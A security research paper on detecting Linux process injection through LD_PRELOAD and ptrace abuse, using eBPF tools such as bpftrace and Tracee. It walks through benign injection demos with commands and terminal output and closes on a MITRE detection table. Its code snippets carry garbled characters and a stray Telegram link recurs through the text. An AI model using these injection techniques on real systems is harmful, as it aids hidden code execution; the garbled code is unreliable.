You Can Run but You Cannot Hide (In Process Memory): Observing Process Injection with eBPF in Linux

Author: Melissa Bischoping, melissa@securitysphynx.com
Advisor: *Jonathan Risto*

Accepted: *February 18, 2024*

Abstract

Use of built-in capabilities for injecting malicious code as a persistence technique is used by malware and malicious actors to compromise the security of Linux operating systems and evade detection by security tooling and threat hunters. Developing effective methods for detecting and mitigating process injection and code hijacking attacks is imperative as the widespread use of Linux grows and occupies a space in operations for critical infrastructure, cloud computing, and container computing. This research aims to investigate two techniques in Linux operating systems (malicious use of ptrace and of LD_PRELOAD) and identify detection mechanisms to enhance system security. Of particular interest are utilities leveraging Extended Berkeley Packet Filters (eBPF), which have been present in the Linux kernel since Version 4.1 and have more advanced capabilities since Version 4.9. Created initially for operational and performance observability, eBPF offers a lightweight, flexible opportunity for detection engineering.

https://t.me/learningnets

1. Introduction

Threat actors seek to delay or avoid detection for as long as possible when carrying out attacks on computer systems. Leveraging expensive zero-day exploits is often a last resort technique or outside the skills available to most non-nation state adversaries (O'Neill, 2022). Instead, threat actors leverage tried and true techniques to hide among known-good behavior and abuse the trust placed in security tooling. One such technique, process injection, is accomplished by hiding malicious code inside the memory space of another process (MITRE, 2020a). It is an attractive method of defense evasion because it often relies upon abuse of "known good," trusted processes to hide malicious activity. The visibility of maliciously injected code presents challenges and complexity for detection engineers. The complexity of detecting defense evasion in the form of process injection is amplified by the various methods of process injection and their corresponding visibility mechanisms.

Process injection in Windows systems has been the subject of numerous academic papers and hobbyist projects over several decades (MITRE, 2020a; Schroeder et al., 2018; Klein & Kotler, 2019; Starink et al., 2023; Zaheri et al., 2018). Linux has received less critical analysis. The vast differences in Linux environments, including Internet-of-Things devices, containers, and more common server or workstation operating systems, often result in niche research that is not likely to be universally applicable (Kc et al., 2003; Wang et al., 2022; Lineberry, 2007). Further analysis is warranted for evaluating old and new process injection techniques against new methods of visibility and detection. Specifically of interest are detection or mitigation methods that leverage capabilities built into the Linux kernel.

Notably, the observability of techniques that leverage system calls will aid security practitioners, developers, and detection engineers in understanding new opportunities for the visibility of attack behavior earlier in the attack sequence (Xu et al., 2017). This research will highlight any visibility challenges in current detection or forensic analysis methods. Syscall-based process injection techniques will pose more significant challenges for detection due to their ability to leverage low-level system functions and potentially evade conventional detection mechanisms. Conversely, non-

https://t.me/learningnets

syscall-based process injection methods, such as dynamically loaded libraries and manipulation of environmental variables (Muir, 2022) (Philips, 2021a), are expected to exhibit more detectable artifacts and patterns, offering different opportunities for detection and threat hunting on Linux systems. Process injection detection is unique from the detection of some other techniques because process injection involves events occurring at runtime inside volatile memory. In some cases, artifacts are only detected during forensic investigation. For Linux environments that have been thinly provisioned, the overhead of resource-intensive security monitoring solutions can render environments nonoperational, resulting in downtime as expensive as a security breach. The technology industry is in need of an efficient, lightweight, easily-deployable security detection utility that can be utilized across the widely varied Linux operational landscape.

Historically, system calls and loaded libraries were traced in Linux using common utilities such as strace and ltrace, respectively. Both utilities were initially created in the 1990s, and although they still undergo regular maintenance, their feature set is limited (Cespedes, 2023)(Strace, 2023). Deeper investigation or action on the output of strace and similar utilities require additional tooling and workflows to compile statistics or investigate deeper.

In 2014, the capabilities of the existing Berkeley Packet Filter (BPF), known for its uses in network monitoring since the mid-1990s, were greatly expanded to facilitate other uses in the Linux kernel (Calavera & Fontana, 2020). While the original design had more observability and performance use cases in mind, it was quickly identified that security detection opportunities existed within eBPF (Gregg, 2019a). One of the critical capabilities of eBPF is its ability to observe system calls to view and trace these low-level kernel events – all of this is event-driven, and each small eBPF program has near-limitless visibility into the inner workings of the kernel without requiring changes to the kernel itself and supporting resiliency and operational stability (Rice, 2023). Coupled with a rules engine, this presents a powerful opportunity to better monitor suspicious events and execution in Linux environments without the burdensome performance overhead of traditional antivirus or endpoint protection/endpoint detection and response tooling. Brendan Gregg, a pioneer of eBPF, has cited a benchmark of only 1%

https://t.me/learningnets

performance impact in use cases during his work with Netflix (Gregg & Mestretti, 2017). Additional research (Wilson, 2020) has supported this impressive claim, which demonstrates that eBPF may indeed be a security superpower for even the most resource-constrained environments.

2. Overview: Memory, Processes, & Process Injection

Before evaluating the visibility of process injection techniques, it is essential to understand the core concepts of memory, processes, and process injection methods on Linux.

For this paper, the terms ‘memory,’ ‘volatile memory,’ ‘process memory,’ and ‘random access memory’ (RAM) will be used interchangeably to refer to the efficient short-term storage used in computing to hold information for quick access by the central processing unit (CPU). Memory is more efficient than disk storage, but it is volatile and will be erased when power is disconnected from the system.

At their simplest definition, processes are instances of computer programs that are actively running. In modern Linux systems, processes (also referred to as tasks) contain all relevant information about the running program inside a task_struct data structure; this task_struct includes virtual memory mapping, shared libraries, parent/child relationships, information about file handles, and other dynamically evolving data that the computer needs while running the program (Rusling, 1999). This structure is essential to supporting modern computing requirements, but attackers can leverage it to understand where they may inject or execute code in memory. Specifically, the memory management section of the task_struct data structure contains references to address space for the process’s memory (Ligh, et al. 2014).

Process injection is a technique that encompasses multiple sub-techniques (MITRE, 2020a). The efficacy of a specific sub-technique depends upon the configuration of a system, the permissions of the malicious and victim process, and the desired outcomes of the attacker. In some scenarios, process injection may successfully result in the execution of the malicious code but would also cause a process or potentially system crash (depending upon the type of process injected into) or other anomaly.

https://t.me/learningnets

Detection of a crash should prompt investigation by a security or operations team and earlier detection of the attacker. Unfortunately, normal errors and process crashes can occur due to several reasons, and many teams may dismiss or ignore investigating the root cause of an unexpected crash unless it significantly disrupts business operations.

Many process injection methods result from functions and features implemented in modern computing by design. The capabilities that allow engineers to dynamically load smaller pieces of code instead of compiling entirely new binaries (Phillips, 2021) or enable us to debug software (Kerrisk, 2023) can also be leveraged maliciously as process injection techniques by threat actors.

2.1. Today's Attack Surface

Linux systems are frequently deployed as critical systems in large enterprises and leveraged heavily in cloud and container ecosystems. Despite their mission criticality, managing the security posture, tooling, and attack surface of Linux systems is challenging for even the largest organizations. The combination of incorrect assumptions that Linux is immune to malware (Wake, 2023) and the lack of universally applicable protection and detection measures often expose these essential pieces of digital infrastructure and lack basic operational visibility. Attackers understand this, and threats against Linux have increased by almost 50% in the last year (Chekalov, 2023), with fileless malware attacks continuing to plague the Linux ecosystem (Dang et al., 2019; Sudhakar & Kumar, 2020).

Very few enterprise-grade endpoint protection products exist for protecting Linux endpoints. In the open-source market, ClamAV and Comodo AV are common. Sophos, BitDefender, Kaspersky, Cisco AMP, and even Microsoft Defender have enterprise Linux endpoint protection offerings, and some offer free or community editions as well; these tools are often incomplete in compatibility with Kernel versions or configurations, and many Linux endpoints are intolerant to the performance impacts associated with AV/EPP inspection of behavior (Day, 2023). Linux environments vary in kernel version, operating system version, resources, and hardening mechanisms. All these variables combined make one-size-fits-all security tooling impossible (Day). A successful security

Melissa Bischoping, melissa@securitysphynx.com

https://t.me/learningnets

visibility solution for Linux must be stable, lightweight, and capable of writing rule definitions once for use across multiple flavors of Linux implementations.

2.2. Process Injection Methods

There are multiple documented techniques for performing process injection. This review is limited to analyzing shared objects with LD_PRELOAD manipulation and abuse of ptrace functionality. Although additional methods will be discussed in this overview, research into the other memory mapping and thread injection methods is out of scope for this research project. The research was limited to support the constraints of time and resources for the project and reduce the complexity of analyzing multiple diverse techniques in a single paper.

2.2.1. Shared Objects and LD_PRELOAD

Dynamically linked libraries (DLLs) are a commonly used and abused feature in Windows; their Linux equivalent is the shared object, also known as the shared library (Wheeler, 2003). The purpose of shared objects is to allow modular, reusable code that can be dynamically loaded and does not require recompilation of the entire program. Instead of including all the libraries the program may need, commonly used libraries are referenced in the code, and the dynamic linker interprets this and loads them at runtime (Turner-Trauring, 2017). This feature has improved code portability and reduced application downtime because shared objects may be hot-swappable without significant operational overhead.

Typically, shared libraries are referenced when a program is built and compiled, and shared objects are loaded during execution. Another way to use shared objects involves preloading. Preloading is a capability most often legitimately used for hot-patching software; however, it is highly effective as a vector for process injection. Suppose an adversary has code execution on the endpoint. In that case, they can leverage the LD_PRELOAD environment variable to point to a shared object that will be executed ahead of any other shared object as a program is run (Linux Documentation Project, n.d. - a). This means that a legitimate piece of software can be ordered to load a malicious shared object file and execute it instead of a legitimate shared object, even when that shared object is something as essential as the standard shared C library, libc (Linux

https://t.me/learningnets

Documentation Project). Malicious use of hijacking execution flow via the dynamic linker is identified in MITRE ATT&CK as T1574.006, a subtechnique of the Hijack Execution Flow technique overall (MITRE, 2020d).

The LD_PRELOAD environment variable is user-configurable for most situations, except those that have been setuid for a user with higher permissions than the one performing the manipulation (Ligh et al., 2014, p. 713). When a program is executed, the dynamic loader looks to /etc/ld.so.preload and loads requested libraries from that first (Jones, 2008).

2.2.2. Debugging Utilities

The ptrace system call in Linux allows a process to observe and control the execution of another process (Ligh et al., 2014). While primarily designed for debugging, attackers can abuse ptrace to inject code into a target process. This method requires elevated privileges or is otherwise limited to processes already under the control of the user executing. The GNU Debugger uses ptrace under the hood.

The ptrace method, and others like it, are unique from the shared-object or dynamic linker manipulation methods in that they rely on the abuse of legitimate system calls (syscalls). Syscall-based process injection presents visibility challenges due to the volatility of artifacts, ability to blend in with normal system behavior, evasion of userland monitoring, and low-level interaction with the Linux kernel.

2.2.3. Forking, Memory Mapping, and VDSO Hijacking

A common evasive technique involves forking a new process and using exec to replace its memory image with the code of interest. This can be done using functions like fork, execve, or ptrace to manipulate the target process's memory. MITRE does not specifically track this as a process injection or defense evasion technique. Instead, it is categorized as T1564.009, Hide Artifacts: Resource Forking (MITRE, 2021).

Memory-mapped files allow a process to map a file into its address space for shared use and improved efficiency in the system. Attackers can abuse this capability by creating and storing malicious code in memory or gaining unauthorized access to shared memory. MITRE ATT&CK tracks this as T1055.009 as a subset of process injection

https://t.me/learningnets

(MITRE, 2020a). An attacker can create a shared memory region or map a file containing malicious code into the address space of a target process (MITRE). This technique is like the ptrace method because both rely on understanding the locations of processes in memory and their permissions. However, memory mapping is more closely related to unauthorized access of shared memory, whereas ptrace abuse is associated more with control over a process.

Virtual Dynamic Shared Object (VDSO) hijacking is a method that involves executing code in the space of another process via redirection of dynamically linked shared libraries (MITRE, 2020c). This technique is tracked as T1055.014 in MITRE ATT&CK.

3. Research Method

The scope of variables in Linux environments is vast, so measures have been taken to tighten the scope of this research while providing results that will be broadly applicable once converted to support other Linux operating systems and configurations or serve as a foundation for future research.

3.1. Baseline Environment

All experiments were done on a virtual machine in VMWare Workstation Pro. The virtual machine was configured with a 64-bit Ubuntu 20.04.6 LTS (Focal Fossa) operating system, eight gigabytes of RAM, two virtual central processing units (CPUs), and 100 gigabytes of disk space. The operating system was installed with all standard included packages. Included utilities were updated to current versions as of January 9, 2024. The kernel version is 5.15.0-91-generic.

3.1.1. Additional Utilities

Additional utilities were installed to support development, observability, and artifact collection. These tools included standard development utilities like clang, gcc, open-vm-tools, and utilities specific to this research: BPFtrace, Docker, minikube, kubectl, Helm, and the Tracee utility. Complete details of installation are available in Appendix 1.1.

https://t.me/learningnets

The Tracee utility comes preconfigured with a default policy of events to monitor. However, the default set has been modified for this research only to include events of interest. Specifically, the dynamic_code_loading and anti_debugging rules in the default set presented numerous false positives in baseline testing and were removed.

3.1.2. Research Repository

A repository was established and contains artifacts from this research, including any source code taken from other projects. The code and artifacts can be viewed at https://gitlab.com/securitysphynx/ise5901.

3.2. Limitations & Considerations

Each process injection method has been tested with one example on one operating system. This presents a significant limitation in understanding the widespread applicability of the findings but should serve as a model by which to perform future research. Scope limitation was necessary to ensure quality testing of some methods while meeting the requirements of the research timeline.

Ubuntu 20.04.6 LTS (Focal Fossa) was chosen to maximize the type of tooling available to evaluate. This research hypothesis focuses on system call observability through the Extended Berkeley Packet Filter (eBPF) framework. eBPF has been present in Linux since 2014 (Calavera & Fontana, 2020) with kernel 4.1. However, many useful utilities, such as the BPF Compiler Collect (BCC), require at least kernel 4.9 (Gregg, 2019b). Libbpf, the eBPF helper library, became part of the Ubuntu repository in Version 20.04.

3.3. Injection Test Methods

Two methods were selected to demonstrate standard process injection techniques in Linux. The first, LD_PRELOAD, uses a simple program and shared object to show attacker-controlled loading of a shared object to alter the behavior of a function usually called from libc.

The second example leverages the well-documented behavior of ptrace system calls, often used in legitimate debugging. The example scenario creates a sample process and uses ptrace to map an accessible memory section and inject itself into the process.

https://t.me/learningnets

Experiments were repeated as necessary to test different visibility tools.

3.3.1. LD_PRELOAD Experiment

A simple program is leveraged to demonstrate the efficacy of LD_PRELOAD, taken from an example by Rafal Cieslak (2013). For this example, all commands have been executed as root. This code, saved as `random_num.c`, uses the shared libraries of stdio.h, stdlib.h, and time.h to output ten random numbers.

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

int main(){
  srand(time(NULL));
  int ® = 10;
  while(i--) printf("%d\n",rand()%100);
  return 0;
}
```

It is compiled with `gcc random_num.c -o random_num`.

Figure 3.1 – random.c source code and default behavior.

https://t.me/learningnets

As expected, the program runs with a randomly generated set of 10 numbers printed to stdout.

Next, a shared library is created and saved as `unrandom.c`:

```
#define _GNU_SOURCE
#influce <dlfcn.h>
#include <stdio.h>

int rand(){
        int (*original_rand)() = dlsym(RTLD_NEXT, “rand”);
        return 42;
}
```

`Unrandom.c` is compiled with the command `gcc -shared -fPIC -o unrandom.so unrandom.c -ldl`. Then, the code is executed with the specification that the unrandom.so will be loaded by the dynamic linker: `$LD_PRELOAD=$PWD/unrandom.so ./random_num`.



Figure 3.2 – Uncompiled source code of unrandom.c and results of random.c using the unrandom.so shared object

https://t.me/learningnets

Some limitations of this method should be noted: the LD_PRELOAD method is ineffective against statically built binaries as they do not dynamically load any shared objects at runtime; statically built binaries contain all their shared objects as part of their code. While this presents protection against malicious abuse of LD_PRELOAD, it is impractical in most operational environments due to the size each program would occupy if created this way (Phillips, 2020). The LD_PRELOAD process injection technique is also ineffective, with some suid binaries depending on permissions (Turner-Trauring, 2017).

3.3.2. Ptrace and Debuggers

Modern Unix systems include a useful system call for process tracing known as ptrace. The Linux kernel exposes `ptrace` to facilitate debugging (Chester, 2019). The GNU Debugger, often abbreviated by its command '`gdb`,' is the most popular command line debugger for Linux, but the `ptrace` functionality exists in other utilities like `strace` and others (National Security Agency, 2019). Many of these debuggers are accessible by default on all Linux installations today.

Using a simple proof of concept created by Karol Trociński (2019), a sample process is started, and `ptrace` is used to inject into a section of memory with readable, executable, private (r-xp) permissions. MITRE classifies this technique as T1055.008 – Process Injection: Ptrace System Calls (MITRE, 2020b).

Understanding the memory permissions is essential to understanding how this functionality is possible in Linux. Linux contains a specific directory, /proc, which is unique in the world of other directories. The /proc directory is a virtual interface to the kernel's data structures (Ligh et al., 2014). This volatile file system, which exists only in memory, contains valuable information on everything from loaded modules, mounted file systems, network connections, and each running process on the system. Specifically, the /proc directory contains a subdirectory for each process, identified by its process identification number. As with all files in Linux, each of these files of information about the process contains permissions: read ®, write (w), execute (x), and private (p) or shared (s). When viewing the contents of /proc/$PID/maps, the two leftmost comments reference

https://t.me/learningnets

the hexadecimal addresses in memory for the processes, and the third column indicates the permissions on that memory.

First, the executable is compiled from its source code. After compiling, the `sample` binary is moved into the same directory as the `inject` binary for simplicity.

The `sample` binary is executed and prints its current process identifier to stdout. The `inject` binary is executed with the sample binary's process identifier (PID) as an argument.

The `sample` process now presents a prompt to the user. Using ptrace's functionality, the user can now control and continue execution. The `PTRACE_ATTACH` subcommand attaches to the sample process, and `PTRACE_GETREGS` returns information about the current instruction execution state. `PTRACE_POKETEXT` writes into the identified memory space (Ligh et al., 2014, p. 699).



Figure 3.3: Demonstration of the ptrace injection binary attacking a sample binary with a process ID of 2711

https://t.me/learningnets



Figure 3.4: Output of the effects of injection on the sample process with process ID 2711

Melissa Bischoping, melissa@securitysphynx.com

https://t.me/learningnets

```
research@ubuntu: ~/Desktop/ise5901/example-ptrace
research@ubuntu:~/Desktop/ise5901/example-ptrace$ ./sample &
[1] 75271
research@ubuntu:~/Desktop/ise5901/example-ptrace$ 75271

research@ubuntu:~/Desktop/ise5901/example-ptrace$ sudo ./inject 75271
[*] Attach to the process with PID 75271.
[*] Found section mapped with r-xp permissions.
[*] Injecting payload at address 0x557e38027000.
[*] Jumping to the injected code.
[*] Sucessfuly injected and jumped to the code.
```

```
root@ubuntu: ~
root@ubuntu:~# cat /proc/75271/maps
557e38026000-557e38027000 r--p 00000000 08:05 6043671                    /home/research/Desktop/ise5901/example-ptrace/sample
557e38027000-557e38028000 r-xp 00001000 08:05 6043671                    /home/research/Desktop/ise5901/example-ptrace/sample
557e38028000-557e38029000 r--p 00002000 08:05 6043671                    /home/research/Desktop/ise5901/example-ptrace/sample
557e38029000-557e3802a000 r--p 00002000 08:05 6043671                    /home/research/Desktop/ise5901/example-ptrace/sample
557e3802a000-557e3802b000 rw-p 00003000 08:05 6043671                    /home/research/Desktop/ise5901/example-ptrace/sample
557e39c9e000-557e39cbf000 rw-p 00000000 00:00 0                          [heap]
7f9292295000-7f92922b7000 r--p 00000000 08:05 2230427                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f92922b7000-7f929242f000 r-xp 00022000 08:05 2230427                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f929242f000-7f929247d000 r--p 0019a000 08:05 2230427                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f929247d000-7f9292481000 r--p 001e7000 08:05 2230427                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f9292481000-7f9292483000 rw-p 001eb000 08:05 2230427                    /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f9292483000-7f9292489000 rw-p 00000000 00:00 0
7f9292499000-7f929249a000 r--p 00000000 08:05 2230416                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f929249a000-7f92924bd000 r-xp 00001000 08:05 2230416                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f92924bd000-7f92924c5000 r--p 00024000 08:05 2230416                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f92924c6000-7f92924c7000 r--p 0002c000 08:05 2230416                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f92924c7000-7f92924c8000 rw-p 0002d000 08:05 2230416                    /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f92924c8000-7f92924c9000 rw-p 00000000 00:00 0
7fff20b4c000-7fff20b6d000 rw-p 00000000 00:00 0                          [stack]
7fff20b6d000-7fff20b71000 r--p 00000000 00:00 0                          [vvar]
7fff20b71000-7fff20b73000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0                  [vsyscall]
```

Figure 3.5: Sample and injected process, with /proc/PID/maps viewing to demonstrate memory location.

The ptrace method was successful in all attempts and demonstrates the value for attackers who would use living-off-the-land techniques. The wide availability in Linux and its well-documented features make ptrace trivial to abuse and deserving of attention in monitoring as well as additional controls around its use.

4. Findings and Discussion

The LD_PRELOAD method and ptrace method of process injection represent two unique opportunities for an adversary to hijack code control and evade detection in Linux environments. Despite both being a type of process injection, their execution mechanism is entirely different, and they leave different sets of artifacts behind.

4.1. eBPF & Tools

The primary tool for observing the behavior of each method was eBPF. Extended Berkeley Packet Filters, or eBPF for short, is a lightweight, highly customizable

https://t.me/learningnets

framework that allows the processing of kernel events. While it is based on the pre-existing Berkeley Packet Filters for networking, eBPF is expanded and has use cases in kernel observability for performance and security. One of the most attractive features of eBPF is the combination of stability and extensibility. Safety and efficiency make it an ideal choice for security solutions to avoid performance impact and downtime that traditional monitoring methods may involve. The eBPF technology has been a part of the Linux kernel since 2014 and has seen a surge in popularity over its decade of use (Gregg, 2019a).

One utility for working with eBPF is bpftrace, a tracing language for eBPF that combines the use of the BPF Compiler Collection (bcc), kernel dynamic tracing (kprobes), user-level dynamic tracing (uprobes), and tracepoint (Iovisor, 2023). Bpftrace also includes multiple pre-built tools by default, including opensnoop to trace open() syscalls and syscount to deliver an output of syscalls by count (Iovisor). Some default bpftrace tools are evolutions of prior bcc tools, and others are new to the utility.

Late in 2019, the open-source project Tracee (Aqua Security, 2019) was released. Tracee's developers describe it as "a runtime security and observability tool that helps you understand how your system and applications behave" (Aqua Security). The engine was designed for deployment in Docker or Kubernetes with or without BPF Type Format (BTF) support. BTF is optional, as it is primarily used for debugging. Since its inception, Tracee has expanded beyond just container monitoring and can be leveraged to monitor the entire host as a flexible detection and forensics utility. In addition to providing multiple rules based on MITRE ATT&CK techniques, Tracee presents a flexible framework to leverage custom rule writing, filtering, and profiling. On the surface, this is an attractive opportunity to make a scalable detection engine for use in Linux computing clusters with precise rulesets and definitions to reduce operational overhead and avoid the inefficiency of deploying one-size-fits-all detection engines.

In its current implementation, Tracee uses libbpf with BPF CO-RE (compile once, run everywhere). Moving from bcc to libbpf takes advantage of the LLVM, kernel, and header dependencies that increase the size and deployment complexity of BCC and eBPF tooling (Konik, 2021). This, coupled with its ease of use in containers, makes Tracee a

https://t.me/learningnets

more portable, compatible tool around eBPF use cases. The containerized version of Tracee includes a default ruleset and event signatures, with options for customized detections that can be written in GoLang (Aqua Security, 2023).

4.2. Detection & Visibility

MITRE has recommended detection opportunities for each technique in the ATT&CK framework. This analysis will seek to reference the recommended detections and their detection identifiers whenever possible. Specifically, the analysis will focus on detection opportunities in the Process and Module detection categories.

ID	Data Source	Data Component	Detects
DS0009	Process	OS API Execution	Monitoring for Linux-specific calls, such as the ptrace system call, should not generate large amounts of data due to their specialized nature, and it can be a very effective method to detect some of the common process injection methods.
DS0009	Process	Process Access	Monitor for processes being viewed that may inject malicious code into processes via ptrace (process trace) system calls in order to evade process-based defenses as well as possibly elevate privileges.
DS0009	Process	Process Modification	Monitor for changes made to processes that may inject malicious code into processes via ptrace (process trace) system calls in order to evade process-based defenses as well as possibly elevate privileges.
DS0009	Process	Process Metadata	Monitor for process memory inconsistencies, such as checking memory ranges against a known copy of the legitimate module.
DS0011	Module	Module Load	Monitor library metadata, such as a hash, and compare libraries that are loaded at process execution time against previous executions to detect differences that do not correlate with patching or updates.
DS0017	Command	Command Execution	Monitor executed commands and arguments associated with modifications to variables and files associated with loading shared libraries such as LD_PRELOAD on Linux
DS0022	File	File Modification	Monitor for changes made to files that may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges.
